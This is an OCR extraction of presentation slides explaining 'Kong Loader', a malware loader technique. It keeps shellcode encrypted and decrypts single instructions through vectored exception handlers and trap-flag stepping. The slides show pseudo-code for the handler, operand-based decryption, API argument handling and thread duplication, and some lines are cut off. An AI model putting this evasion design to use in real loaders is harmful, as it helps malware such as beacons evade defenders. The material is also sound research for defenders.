
# Vectored Exception Handling (VEH)


```
char xord_code[] = { 0x38, 0xB3, 0

LONG ExceptionHandler(PEXCEPTION_P
    // .. encrypt previous instruc
    // .. continue execution ..
}


void main() {
    void* exec_mem = mmap(NULL, si
    memcpy(exec_mem, xord_code, si

    AddVectoredExceptionHandler(1,
    SetBreakpoint(exec_mem);

    exec_mem();
}
```

```
/**
 * The excetion/instruction handler being executed for every single instruction in the payload.
 *
 * @param PEXCEPTION_POINTERS lpException Contains the exception record.
 * @return LONG The action to perform after this exception.
 */
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    // Encrypt previous instruction
    if (lpPreviousInstructionAddress != NULL) {
        Encrypt(lpPreviousInstructionAddress, 16)
    }

    // Decrypt 16 bytes for the current instruction
    Decrypt(lpException->ContextRecord->Rip, 16);

    // Set breakpoint for next instruction, unless we are finished
    LPVOID lpNextAddress = GetNextAddress(lpException->ContextRecord->Rip);
    SetNextBreakpoint(lpContext, lpNextAddress);

    // Continue execution, ignore this 'fake exception'
    return EXCEPTION_CONTINUE_EXECUTION;
}
```


*Pseudo c-code*

# Vectored Exception Handling (VEH)




# Vectored Exception Handling (VEH)




```
/**
 * The excetion/instruction handler being executed for every single instruction in the payload.
 *
 * @param PEXCEPTION_POINTERS lpException Contains the exception record.
 * @return LONG The action to perform after this exception.
 */
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    ...

    // Set breakpoint for next instruction, unless we are finished
    // Set TRAP flag to generate next EXCEPTION_SINGLE_STEP
    lpException->ContextRecord->EFlags |= (1 << 8);

    // Continue execution, ignore this 'fake exception'
    return EXCEPTION_CONTINUE_EXECUTION;
}
```



# Caveats & enhancements

*Much problem. So caveats. Very debug.*

# Endless execution

- Simple Hello World:
  - 2847 breakpoints
  - 0.something seconds to print “Hello World”
- Simple staged beacon
  - Millions of breakpoints
  - 38 seconds to spawn the shell
- Any stageless beacon
  - Estimated billions of breakpoints
  - Don’t even know how long this will take

# Endless execution

- We stop breakpointing on every instruction
  - TRAP flag approach.
- Instead, we set a breakpoint only within our shellcode.
  - Efficient breakpoint calculation.

*TRAP flag approach (step into)*

```
BP01: int SHOW_CMD = 1;
BP02: char* cmd = "cmd.exe /c calc.exe";
BP03: ShellExecuteW(..., cmd, SHOW_CMD, ...);
BP04:  ↳ ULONG v6;
BP05:    SHELLEXECUTEINFOW pExecInfo;
BP06:    pExecInfo.lpDirectory = lpDirectory;
BP07:    v6 = 5120;
BP08:    pExecInfo.nShow = nShowCmd;
BP09:    pExecInfo.hwnd = hwnd;
BP10:    pExecInfo.cbSize = 112;
BP11:    pExecInfo.lpVerb = lpOperation;
BP12:    pExecInfo.lpFile = lpFile;
BP13:    pExecInfo.lpParameters = lpParameters;
BP14:    memset(&pExecInfo.hInstApp, 0, 56);
BP15:    if (!(unsigned int)IsAppCompatModeEnabled(10))
BP16:    ...
```

*Pseudo c-code*

*Efficient breakpoint calculation (step over)*

```
BP01: printf("Starting to exeucte CMD command!");
BP02: char* cmd = "cmd.exe /c calc.exe";
BP03: ShellExecuteW(..., cmd, ...);
BP04: printf("Finished executing CMD command!");
```

*Pseudo c-code*

Zydis

License MIT | CI passing | oss-fuzz fuzzing | Discord 24 online

Fast and lightweight x86/x86-64 disassembler and code generation library.

# Vague encryption states

**Variables stored inside shellcode itself (used as pointers) are always encrypted.**

MOV with known size (always 8, 16, 32 or 64 bits):

```
lea rcx, [rip+0x4]              ; Load address of data
mov eax, [rcx]                  ; Move rcx value into eax
ret                             ; Return
.byte 0x13, 0x37, 0x13, 0x37 ; Data (encrypted)
```

*Pseudo assembly*


*Kong Loader Source: Decrypting shellcode based on source operands*

```
...
case ZYDIS_MNEMONIC_MOV:
case ZYDIS_MNEMONIC_MOVNTDQ:
case ZYDIS_MNEMONIC_MOVNTDQA:
case ZYDIS_MNEMONIC_MOVNTSD:
case ZYDIS_MNEMONIC_MOVNTSS:
case ZYDIS_MNEMONIC_MOVQ:
case ZYDIS_MNEMONIC_MOVSLDUP:
case ZYDIS_MNEMONIC_MOVSS:
case ZYDIS_MNEMONIC_MOVUPD:

if (secondOperandType == MEMORY) {
    Decrypt(
        GetRegisterValue(secondOperandValue),
        secondOperandSize
    );
}

... continue ...
```

*Pseudo c-code*

# Vague encryption states

**Variables stored inside shellcode itself (used as pointers) are always encrypted.**

Call with unknown pointer argument sizes

```
lea rcx, [rip+0x4]            ; Load address of data
call ShellExecute             ; ShellExecute (&data)
ret                           ; Return
.byte 0x13, 0x37, 0x13, 0x37  ; Data (encrypted)
```

*Pseudo assembly*

Pointer points to data of which the length is unknown…

Good thing is, the length is usually passed as another argument!


*Kong Loader Source: Decrypting shellcode on best-effort practice*

```
...

struct KnownFunction KnownFunctions[] = {
    { "ShellExecute", SIZE_TYPE_STRING },
    { "RtlDecompressBuffer", SIZE_IN_FIFTH_ARGUMENT }
};

if (FunctionName(address) == "ShellExecute") {
    DecryptNullTerminatedString(firstOperandValue);
}

if (FunctionName(address) == "RtlDecompressBuffer") {
    Decrypt(fourthOperandValue, fifthOperandValue);
}

... continue ...
```

*Pseudo c-code*

# Vague execution states

**Breakpoints do not trigger in newly created threads**

- Hardware breakpoints via debug registers are per-thread.
- On CreateThread, Kong Loader may lose execution control.
- Even if we were able to properly implement it:
    1. Thread 1 decrypts an instruction.
    2. Thread 2 encrypts that instruction.
    3. Thread 1 executes encrypted instruction (crashes).

# Vague execution states

**Breakpoints do not trigger in newly created threads**

- Hardware breakpoints via debug registers are per-thread.
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  1. Thread 1 decrypts an instruction.
  2. Thread 2 encrypts that instruction.
  3. Thread 1 executes encrypted instruction (crashes).


New threads might contain nested pointers to original shellcode.

*Kong Loader Source: Duplicating encrypted shellcode for a new thread*

```
if (FunctionName(lpAddress) == "CreateThread") {
    // Set start address to duplicated shellcode
    SetThirdArgument(
        Duplicate(shellcode)
        + GetOffset(GetThirdArgument)
    );

    // Suspend so we can set the breakpoint
    SetFifthArgument(CREATE_SUSPENDED);

    // Configure breakpoint in new thread
    SetBreakpoint(
        duplicatedShellcode,
        AFTER_EXECUTING_INSTRUCTION,
        RESUME_THREAD_AFTER_DUPLICATION
    )
}

... continue ...
```

*Pseudo c-code*

# We interpret all these instructions, aren’t we building an interpreter?

*Vectored Exception Handling (VEH) Malware*

# We interpret all these instructions, aren't we building an interpreter?

